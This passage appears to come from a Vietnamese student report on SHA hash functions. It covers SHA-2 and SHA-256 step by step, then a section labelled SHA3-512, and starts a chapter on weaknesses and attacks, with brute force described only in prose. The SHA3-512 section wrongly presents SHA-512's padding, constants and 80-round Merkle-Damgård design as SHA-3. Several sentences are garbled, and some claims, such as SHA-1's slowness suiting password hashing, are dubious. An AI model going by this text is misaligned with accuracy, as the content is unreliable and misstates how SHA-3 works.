SHA-2 bao gồm những thay đổi đáng kể so với tiền nhiệm của nó, SHA-1. Họ SHA-2 bao gồm sáu hàm băm với digests (giá trị băm) đó là 224, 256, 384 hoặc 512 bit: SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, SHA-512/256.

SHA-256 và SHA-512 là những hàm băm mới được tính bằng các từ 32-bit và 64-bit. Chúng sử dụng số lượng thay đổi và hằng số phụ khác nhau, nhưng cấu trúc của là hầu như giống hệt nhau, chỉ khác nhau về số vòng. SHA-224 và SHA-384 chỉ đơn giản là các phiên bản cắt ngắn của hai phiên bản đầu tiên, được tính với các giá trị ban đầu khác nhau. SHA-512/224 và SHA-512/256 cũng là phiên bản rút ngắn của SHA-512, nhưng các giá trị ban đầu được tạo ra bằng cách sử dụng phương pháp được mô tả trong Tiêu chuẩn xử lý thông tin liên bang (FIPS) PUB 180-4. SHA-2 đã được Viện Tiêu chuẩn và Công nghệ Quốc gia (NIST) công bố năm 2001 theo tiêu chuẩn của Mỹ (FIPS). Họ thuật toán SHA-2 được cấp bằng sáng chế trong patent Mỹ 6829355. Hội đồng United States đã phát hành bằng sáng chế theo một giấy phép miễn phí bản quyền.

Mặc dù Gilbert và Handschuh (2003) đã nghiên cứu và không tìm ra điểm yếu của những biến thể này, chúng vẫn chưa được kiểm chứng kỹ như SHA-1.



Hình 13 Lưu đồ một vòng lặp của SHA-2

Hình 13 biểu diễn lưu đồ một lần lặp trong hàm nén của họ SHA-2. Các thành phần màu xanh lam thực hiện các hoạt động sau:


$$\begin{aligned} \text{Ch}(E, F, G) &= (E \wedge F) \oplus (\neg E \wedge G) \\ \text{Ma}(A, B, C) &= (A \wedge B) \oplus (A \wedge C) \oplus (B \wedge C) \\ \Sigma_0(A) &= (A \ggg 2) \oplus (A \ggg 13) \oplus (A \ggg 22) \\ \Sigma_1(E) &= (E \ggg 6) \oplus (E \ggg 11) \oplus (E \ggg 25) \end{aligned}$$

Sự quay bit sử dụng các hằng số khác nhau cho SHA-512. Các số đã cho cho SHA-256. Toán tử $\boxplus$ cộng modulo 2^{32} cho SHA-256 hoặc 2^{64} cho SHA-512

3.2.3.2 Giải thuật băm SHA256

Hàm nén SHA-256 hoạt động trên một khối tin nhắn 512-bit và một giá trị băm trung gian 256-bit. Về cơ bản nó là một thuật toán mật mã khối 256-bit mã hóa giá trị băm trung gian sử dụng khối tin làm khóa. Do đó có hai thành phần chính để mô tả: (1) hàm nén SHA-256, và (2) lịch thông báo của SHA-256.[7]


Hàm nén SHA-256 được minh họa dưới đây:



Hình 14 Bước nội bộ thứ j của hàm nén SHA-256 C

Trong đó $\boxplus$ biểu thị cộng mod 2^{32}

Lịch trình thông báo có thể được rút ra như sau:



Hình 15 Lịch trình thông điệp SHA-256

Các thanh ghi ở đây được nạp với $W_0; W_1; \dots; W_{15}$:

Lưu ý 1: Tất cả các biến là 32 bit unsigned integers và được tính theo modulo 2^{32}

Lưu ý 2: Với mỗi vòng tròn, một hằng vòng $k[i]$ và một mục trong mảng lịch thông điệp $w[i]$, $0 \leq i \leq 63$

Lưu ý 3: chức năng nén sử dụng 8 biến làm việc, một đường h

Lưu ý 4: Ước Big-endian được sử dụng khi thể hiện các hằng số trong giả này, và khi phân tích dữ liệu khối nhấn từ byte lờ, ví dụ, từ đầu tiên của thông tin đầu vào "abc" sau khi đệm là 0x61626380

Các bước xử lý SHA-256

Bước 1: Khởi tạo các giá trị băm: (32 bit đầu tiên của các phần phân đoạn của hình vuông gốc của 8 số nguyên tố đầu tiên 2..19):

$h_0 = 0x6a09e667$ $h_1 = 0xbb67ae85$ $h_2 = 0x3c6ef372$ $h_3 = 0xa54ff53a$

$h_4 = 0x510e527f$ $h_5 = 0x9b05688c$ $h_6 = 0x1f83d9ab$ $h_7 = 0x5be0cd19$

Bước 2: Khởi tạo mảng các hằng số tròn: (32 bit đầu tiên của các phần phân đoạn của các phần tử lập phương của 64 số nguyên tố đầu tiên 2..311):

0x428a2f98, 0x71374491, 0xb5c0fbcf, 0xe9b5dba5, 0x3956c25b, 0x59f111f1,
0x923f82a4, 0xab1c5ed5,
0xd807aa98, 0x12835b01, 0x243185be, 0x550c7dc3, 0x72be5d74, 0x80deb1fe,
0x9bdc06a7, 0xc19bf174,
0xe49b69c1, 0xefbe4786, 0x0fc19dc6, 0x240ca1cc, 0x2de92c6f, 0x4a7484aa, 0x5cb0a9dc,
0x76f988da,
0x983e5152, 0xa831c66d, 0xb00327c8, 0xbf597fc7, 0xc6e00bf3, 0xd5a79147,
0x06ca6351, 0x14292967,
0x27b70a85, 0x2e1b2138, 0x4d2c6dfc, 0x53380d13, 0x650a7354, 0x766a0abb,
0x81c2c92e, 0x92722c85,

0xa2bfe8a1, 0xa81a664b, 0xc24b8b70, 0xc76c51a3, 0xd192e819, 0xd6990624,
 0xf40e3585, 0x106aa070,
 0x19a4c116, 0x1e376c08, 0x2748774c, 0x34b0bcb5, 0x391c0cb3, 0x4ed8aa4a,
 0x5b9cca4f, 0x682e6ff3,
 0x748f82ee, 0x78a5636f, 0x84c87814, 0x8cc70208, 0x90befffa, 0xa4506ceb, 0xbef9a3f7,
 0xc67178f2

Bước 3: Quá trình xử lý

Bắt đầu với thông điệp ban đầu của độ dài L bit.

Nối thêm vào thông điệp:

- Trước tiên nối một bit 1
- Sau đó nối thêm K bit 0, trong đó K là số nhỏ nhất thỏa mãn điều kiện:

$$L+1+K+64 \equiv 0$$

Nghĩa là tổng chiều dài thông điệp sau khi thêm 1 và K số 0, cộng thêm 64 bit cuối, chia hết cho 512.

Thêm 64 bit cuối:

- Đây là biểu diễn nhị phân của L (độ dài thông điệp ban đầu, tính bằng bit)
- L được biểu diễn dưới dạng số nguyên lớn 64-bit theo Big-endian (bit có trọng số lớn ở trước)

Bước 4: Xử lý thông báo trong các khối 512 bit kế tiếp:

Tạo Message Schedule $W[0..63]$ trong SHA-256

- Thông điệp sau khi padding được chia thành các khối 512-bit.
- Với mỗi khối, ta tạo một mảng lịch thông điệp gồm 64 word 32-bit:

$$W[0..63]$$

Khởi tạo 16 word đầu

Chia khối 512-bit thành 16 word 32-bit (big-endian):

$$W[i] = M[i], 0 \leq i \leq 15$$

Mở rộng thành 64 word

Với $i = 16 \rightarrow 63$:

$$\begin{aligned} s_0 &= \text{ROTR}_7(W[i-15]) \oplus \text{ROTR}_{18}(W[i-15]) \oplus \text{SHR}_3(W[i-15]) \\ s_1 &= \text{ROTR}_{17}(W[i-2]) \oplus \text{ROTR}_{19}(W[i-2]) \oplus \text{SHR}_{10}(W[i-2]) \\ W[i] &= (W[i-16] + s_0 + W[i-7] + s_1) \bmod 2^{32} \end{aligned}$$

Bước 5: Khởi tạo biến làm việc với giá trị băm hiện tại:

$$a := h0 \quad b := h1 \quad c := h2 \quad d := h3$$

$$e := h4 \quad f := h5 \quad g := h6 \quad h := h7$$

Bước 6: Nén vòng lặp chính: cho i từ 0 đến 63

Với mỗi khối 512-bit, khởi tạo 8 thanh ghi:

$$a, b, c, d, e, f, g, h$$

Lặp với $i = 0 \rightarrow 63$

$$\begin{aligned} S_1 &= \text{ROTR}_6(e) \oplus \text{ROTR}_{11}(e) \oplus \text{ROTR}_{25}(e) \\ \text{ch} &= (e \wedge f) \oplus (\neg e \wedge g) \end{aligned}$$

$$\text{temp}_1 = (h + S_1 + \text{ch} + K_i + W_i) \bmod 2^{32}$$

$$\begin{aligned} S_0 &= \text{ROTR}_2(a) \oplus \text{ROTR}_{13}(a) \oplus \text{ROTR}_{22}(a) \\ \text{maj} &= (a \wedge b) \oplus (a \wedge c) \oplus (b \wedge c) \end{aligned}$$

$$\text{temp}_2 = (S_0 + \text{maj}) \bmod 2^{32}$$

Cập nhật thanh ghi

$$\begin{aligned} h &= g \\ g &= f \\ f &= e \\ e &= (d + \text{temp}_1) \bmod 2^{32} \\ d &= c \\ c &= b \\ b &= a \\ a &= (\text{temp}_1 + \text{temp}_2) \bmod 2^{32} \end{aligned}$$

Bước 7: Thêm đoạn nén vào băm hiện tại giá trị:

$$\begin{aligned} h0 &:= h0 + a & h1 &:= h1 + b & h2 &:= h2 + c & h3 &:= h3 + d \\ h4 &:= h4 + e & h5 &:= h5 + f & h6 &:= h6 + g & h7 &:= h7 + h \end{aligned}$$

Bước 8: Tạo ra giá trị băm cuối cùng (big-endian):

Sau khi xử lý tất cả các khối 512-bit, ta thu được 8 giá trị hash:

$$h_0, h_1, h_2, h_3, h_4, h_5, h_6, h_7$$

Kết quả băm cuối cùng

$$\text{digest} = h_0 \parallel h_1 \parallel h_2 \parallel h_3 \parallel h_4 \parallel h_5 \parallel h_6 \parallel h_7$$


3.2.4 Hàm băm SHA3

3.2.4.1 Giới thiệu hàm băm SHA3

Hàm băm SHA-3 đã được chuẩn hoá bởi Viện Tiêu chuẩn và Công nghệ Quốc gia Hoa Kỳ (NIST) vào tháng 8 năm 2015, như được quy định trong [FIPS PUB 202] (Tiêu

chuẩn SHA-3). Họ SHA-3 bao gồm bốn hàm băm mật mã, được gọi là SHA3-224, SHA3-256, SHA3-384 và SHA3-512, và hai hàm mở rộng đầu ra (XOFs), được gọi là SHAKE128 và SHAKE256. Các XOF khác với hàm băm, nhưng, như đã nêu trong tiêu chuẩn SHA-3, "có thể sử dụng chúng trong những cách tương tự, với sự linh hoạt để được thích nghi trực tiếp với các yêu cầu của các ứng dụng cá nhân, tùy thuộc vào sự cân nhắc về an ninh bổ sung". Các chức năng SHA-3 dựa trên Keccak được sản xuất bởi G.Bertoni, J. Daemen, M. Peeters, G. Van Assche. Keccak đã được chọn cho mục đích này vì nó đã được tuyên bố vào ngày 2 tháng 10 năm 2012, người chiến thắng trong Cuộc thi hàm băm NIST do NIST tổ chức.

3.2.4.2 Giải thuật băm SHA3-512



Hình 16 Tạo tin nhắn số trong SHA3-512

Bước 1. Thêm bit đệm.

Thông điệp được đệm để chiều dài của nó đồng nhất đến 896 modulo 1024. Padding luôn được thêm vào, ngay cả khi tin nhắn đã có chiều dài mong muốn. Như vậy, số padding bit nằm trong phạm vi từ 1 đến 1024. Phần đệm bao gồm một khối đơn bit tiếp theo là số cần thiết của 0 bit.

Bước 2. Thêm chiều dài.

Một khối 128 bit được nối vào thư. Khối này là được coi như là một số nguyên 128-bit không dấu (quan trọng nhất byte đầu tiên) và chứa chiều dài của thông báo ban đầu (trước

khí đệm). Kết quả của hai bước đầu tiên mang lại một thông báo đó là một số nguyên nhiều 1024 bit chiều dài.

Bước 3. Khởi tạo bộ đệm băm.


Một bộ đệm 512-bit được sử dụng để giữ trung gian và cuối cùng kết quả của hàm băm. Bộ đệm có thể được biểu diễn dưới dạng 8 thanh ghi 64 bit (a, b, c, d, e, f, g, h). Các thanh ghi này được khởi tạo cho các bit 64-bit sau:

a = 6A09E667F3BCC908	e = 510E527FADE682D1
b = BB67AE8584CAA73B	f = 9B05688C2B3E6C1F
c = 3C6EF372FE94F82B	g = 1F83D9ABFB41BD6B
d = A54FF53A5F1D36F1	h = 5BE0CD19137E2179

Các giá trị này được lưu trữ ở định dạng big-endian, đây là yếu tố quan trọng nhất byte của một từ ở vị trí byte thấp (cực tả). Những từ này là thu được bằng cách lấy 64 bit đầu tiên của các phần phân đoạn của hình vuông gốc của tám số nguyên tố đầu tiên.

Bước 4. Thông báo quy trình bằng các khối 1024-bit (128 từ).

Tâm của thuật toán là một mô-đun bao gồm 80 vòng. Mỗi vòng mất như là đầu vào giá trị bộ đệm 512-bit, abcdefgh, và cập nhật nội dung của bộ đệm. Tại đầu vào vòng đầu tiên, bộ đệm có giá trị giá trị băm trung gian,. Mỗi vòng sử dụng một giá trị 64-bit, xuất phát từ khối 1024-bit đang được xử lý. Các giá trị này là bắt nguồn bằng cách sử dụng lịch trình thông báo được mô tả sau đó. Mỗi vòng cũng sử dụng một hằng số phụ gia, trong đó chỉ ra một trong số 80 vòng. Những từ này đại diện cho 64 bit đầu tiên của các phần phân đoạn của cube của 80 số nguyên tố đầu tiên. Các hằng số cung cấp một "ngẫu nhiên" tập hợp các mẫu 64-bit, sẽ loại bỏ bất kỳ sự thường xuyên nào trong dữ liệu đầu vào. Đầu ra của vòng thứ tám được thêm vào đầu vào cho vòng đầu tiên để sản xuất. Việc bổ sung được thực hiện độc lập cho mỗi một trong tám từ trong bộ đệm với mỗi từ tương ứng trong, sử dụng cộng modulo.



Hình 17 Xử lý SHA3-512 của một khối đơn 1024 bit

Bước 5. Kết quả đầu ra.

Sau khi tất cả các khối 1024-bit đã được xử lý, đầu ra từ giai đoạn th là thông báo thư thoại 512-bit. Chúng ta có thể tóm tắt hành vi của SHA-512 như sau:

Khởi tạo

$$H^{(0)} = (H_0^{(0)}, H_1^{(0)}, \dots, H_7^{(0)}) = IV$$

IV : giá trị khởi tạo ban đầu của 8 thanh ghi 64-bit

Cập nhật qua từng khối

Với mỗi khối thứ i ($i = 1 \rightarrow N$):

$$H_j^{(i)} = (H_j^{(i-1)} + a_j^{(i)}) \bmod 2^{64}, j = 0..7$$

Trong đó:

$a_0^{(i)}, a_1^{(i)}, \dots, a_7^{(i)}$ tương ứng với giá trị cuối của các thanh ghi:

$$(a, b, c, d, e, f, g, h)$$

sau vòng nén của khối thứ i

Kết quả cuối cùng

$$MD = H^{(N)} = (H_0^{(N)}, H_1^{(N)}, \dots, H_7^{(N)})$$

Giá trị băm (Digest)

$$SHA-512 = H_0^{(N)} \parallel H_1^{(N)} \parallel H_2^{(N)} \parallel H_3^{(N)} \parallel H_4^{(N)} \parallel H_5^{(N)} \parallel H_6^{(N)} \parallel H_7^{(N)}$$

3.3 Tổng kết

Chương 3 đã cung cấp cái nhìn toàn diện về SHA – họ thuật toán băm mật mã đóng vai trò là "xương sống" cho an toàn thông tin hiện đại. Qua quá trình nghiên cứu, chúng ta có thể rút ra các kết luận trọng tâm sau:

Sự tiến hóa của các thế hệ SHA: Lịch sử của SHA là một quá trình cải tiến không ngừng để đối phó với sức mạnh tính toán ngày càng tăng của máy tính.

SHA-0 và SHA-1: Dù từng là tiêu chuẩn vàng, nhưng hiện nay đã lỗi thời do các lỗ hổng về tấn công va chạm.

SHA-2: Với các biến thể phổ biến như SHA-256 và SHA-512, đây hiện là tiêu chuẩn công nghiệp nhờ độ bảo mật cao, được ứng dụng từ chứng chỉ SSL/TLS đến nền tảng Blockchain.

SHA-3: Đại diện cho thế hệ tương lai với cấu trúc Keccak hoàn toàn khác biệt, đóng vai trò là phương án dự phòng an toàn nếu cấu trúc Merkle-Damgård của SHA-2 bị phá vỡ.

Cơ chế vận hành chặt chẽ: Các thuật toán SHA hoạt động dựa trên quy trình xử lý dữ liệu nghiêm ngặt bao gồm các bước: Đệm dữ liệu (Padding) để đạt độ dài tiêu chuẩn, Chia khối, Khởi tạo giá trị ban đầu (IV) và thực hiện các Vòng lặp nén phức tạp.

Tính chất mật mã học cốt lõi: Điểm mấu chốt giúp SHA bảo vệ dữ liệu chính là hiệu ứng tuyết lở. Chỉ cần một thay đổi nhỏ nhất ở đầu vào cũng sẽ dẫn đến một giá trị băm hoàn toàn khác biệt ở đầu ra, đảm bảo tính toàn vẹn tuyệt đối cho thông tin.

Nhìn chung, việc hiểu rõ cấu trúc và đặc điểm của từng thế hệ SHA không chỉ giúp chúng ta nắm vững lý thuyết mật mã học cơ bản mà còn là cơ sở để lựa chọn giải thuật phù hợp, đảm bảo sự cân bằng giữa hiệu suất tính toán và yêu cầu bảo mật trong thực tế.

CHƯƠNG 4. ĐIỂM YẾU VÀ CÁC DẠNG TẤN CÔNG

4.1 Điểm yếu cơ bản của giải thuật băm SHA

4.1.1 SHA-0

Tấn công va chạm:

Đây là điểm yếu nghiêm trọng nhất của SHA-0. Các nhà mật mã học đã phát triển các phương pháp hiệu quả để tìm ra hai chuỗi dữ liệu khác nhau có cùng một giá trị băm SHA-0. Điều này có nghĩa là một kẻ tấn công có thể tạo ra một tài liệu giả mạo có cùng "chữ ký" băm với một tài liệu gốc, gây nguy hiểm cho tính toàn vẹn dữ liệu.

Dễ bị phân tích:

SHA-0 ban đầu được thiết kế dựa trên cấu trúc của MD4 (một thuật toán băm trước đó), và các nhà phân tích đã nhận thấy rằng cấu trúc này có những lỗ hổng bảo mật.

Không an toàn để sử dụng:

Vì những điểm yếu này, SHA-0 đã được coi là không an toàn và không nên được sử dụng cho các ứng dụng mật mã học hiện đại, đặc biệt là những ứng dụng đòi hỏi tính bảo mật cao.

Kết quả của các điểm yếu này:

Do các điểm yếu nghiêm trọng, SHA-0 đã nhanh chóng bị thay thế bởi các phiên bản an toàn hơn như SHA-1, SHA-256, SHA-512, và hiện nay là SHA-3, vốn đã được cải tiến để khắc phục các lỗ hổng bảo mật của các phiên bản trước đó.

4.1.2 SHA-1

Điểm yếu va chạm:

Điểm yếu đáng kể nhất của SHA-1 là dễ bị tấn công va chạm. Va chạm xảy ra khi hai thông điệp đầu vào khác nhau tạo ra cùng một kết quả băm. Mặc dù về mặt lý thuyết đã bị phá vỡ vào năm 2005, nhưng một cuộc tấn công va chạm thực tế và có thể chứng minh được chống lại SHA-1 đã được Google thực hiện vào năm 2017. Điều này khiến SHA-1 không phù hợp với các ứng dụng yêu cầu khả năng chống va chạm mạnh, chẳng hạn như chữ ký số và chứng chỉ SSL, vì kẻ tấn công có khả năng làm giả tài liệu hoặc chứng chỉ.

Sự suy giảm và thiếu hỗ trợ:

Do các lỗ hổng đã được biết đến, SHA-1 đã chính thức bị các tổ chức như NIST ngừng hỗ trợ, và các trình duyệt và tổ chức bảo mật lớn không còn hỗ trợ việc sử dụng nó cho các ứng dụng bảo mật quan trọng. Các trang web sử dụng chứng chỉ SHA-1 thường bị gắn cờ là không an toàn.

Chậm hơn đối với một số ứng dụng nhất định:

Mặc dù độ chậm của nó đôi khi được coi là một lợi ích cho việc băm mật khẩu (khiến các cuộc tấn công bằng vũ lực trở nên khó khăn hơn), nhưng nó khiến SHA-1 ít phù hợp hơn với các ứng dụng yêu cầu băm nhanh, chẳng hạn như kiểm tra tính toàn vẹn của tệp hoặc thiết lập kết nối an toàn.

4.1.3 Cân nhắc chung

Tấn công tiền ảnh và tiền ảnh thứ hai:

Mặc dù có khả năng chống chịu cao, không có hàm băm mật mã nào hoàn toàn miễn nhiễm với các cuộc tấn công tiền ảnh (tìm kiếm đầu vào tạo ra đầu ra băm cụ thể). Tuy nhiên, đối với các thuật toán mạnh như SHA-256, các cuộc tấn công như vậy là không khả thi về mặt tính toán với công nghệ hiện tại.

Các đòn tấn công kéo dài chiều dài (length extension attack):

Một số hàm băm, bao gồm SHA-256, có thể dễ bị tấn công mở rộng độ dài nếu không được triển khai đúng cách, đặc biệt khi sử dụng trong một số lược đồ MAC. Điều này cho phép kẻ tấn công tính toán hàm băm của một thông điệp có chứa dữ liệu được thêm vào mà không cần biết khóa bí mật gốc.

Mối đe dọa của máy tính lượng tử:

Mặc dù không phải là mối đe dọa tức thời, sự trỗi dậy của điện toán lượng tử có khả năng ảnh hưởng đến tính bảo mật của tất cả các hàm băm mật mã hiện tại, bao gồm SHA-2 và SHA-3, vì các thuật toán lượng tử có thể tìm ra va chạm hoặc tiền ảnh hiệu quả hơn. Nghiên cứu về mật mã kháng lượng tử, bao gồm cả hàm băm, vẫn đang được tiến hành.

4.2 Các dạng tấn công vào SHA

4.2.1 Tấn công Brute Force

a. Khái niệm và cách hoạt động

Brute-Force attack là một kỹ thuật bẻ khóa được nhiều hacker sử dụng trong lĩnh vực an ninh mạng. Phương pháp này dựa trên việc thử nhiều tổ hợp tên đăng nhập và mật khẩu khác nhau để cố gắng xâm nhập trái phép vào hệ thống. Các hacker thường dùng công cụ hoặc script tự động để liên tục thử nghiệm cho đến khi tìm ra thông tin đăng nhập chính xác.

b. Tấn công Brute Force thu được những gì

Chèn quảng cáo spam: Hacker có thể đặt quảng cáo không mong muốn trên các trang web có lượng truy cập lớn. Mỗi khi người dùng nhấp vào hoặc xem quảng cáo, hacker sẽ nhận được tiền hoa hồng.

Chuyển hướng lưu lượng truy cập: Họ có thể điều hướng lưu lượng truy cập từ trang web của bạn đến các trang web quảng cáo, từ đó tạo ra lợi nhuận từ việc quảng bá.

Lây nhiễm phần mềm độc hại: Một số hacker còn cài đặt phần mềm gián điệp trên trang web hoặc trên máy tính của người dùng. Dữ liệu thu thập được từ phần mềm này sau đó được bán cho các nhà quảng cáo mà không cần sự đồng ý của người dùng.


Đánh cắp thông tin cá nhân quan trọng: Khi thực hiện tấn công Brute Force, hacker có thể thu thập được nhiều loại dữ liệu quan trọng của nạn nhân. Chúng có thể bẻ khóa tài khoản ngân hàng, từ đó tiếp cận thông tin cá nhân như số tài khoản, thông tin thuế và nhiều chi tiết khác. Việc này không chỉ làm lộ thông tin cá nhân mà còn có thể dẫn đến việc rò rỉ cơ sở dữ liệu nhạy cảm của các tổ chức. Tấn công Brute-Force do đó có thể gây ra những rủi ro nghiêm trọng về bảo mật và quyền riêng tư.

Phát tán phần mềm độc hại để gây gián đoạn: Các hacker có thể điều hướng lưu lượng truy cập của trang web đến các trang web độc hại, gây gián đoạn hoạt động bình thường. Họ cũng có thể lây lan phần mềm độc hại trực tiếp trên các trang web, từ đó cài đặt nó trên máy tính của người dùng khi họ truy cập.

Chiếm quyền kiểm soát hệ thống để phục vụ các hoạt động xấu: Một trong những mục tiêu chính của tấn công Brute-Force là chiếm quyền kiểm soát hệ thống nhằm mục đích sử dụng cho các hành vi không đúng đắn. Để tăng tỷ lệ thành công, các hacker thường tận dụng một mạng lưới các thiết bị bị nhiễm phần mềm độc hại, hay còn gọi là botnet.

Gây tổn hại đến uy tín của website: Các tội phạm mạng có thể dễ dàng đưa các nội dung không lành mạnh lên website, chẳng hạn như văn bản, hình ảnh, âm thanh liên quan đến bạo lực, khiêu dâm, hay phân biệt chủng tộc. Những hành động này không chỉ làm giảm uy tín của trang web mà còn có thể gây thiệt hại nghiêm trọng đến hình ảnh của doanh nghiệp hoặc tổ chức liên quan.

c. Các dạng tấn công Brute Force thường gặp



Hình 18 Các dạng tấn công Brute Force

4.2.2 Tấn công Rainbow Table:

Khái niệm và cách hoạt động:

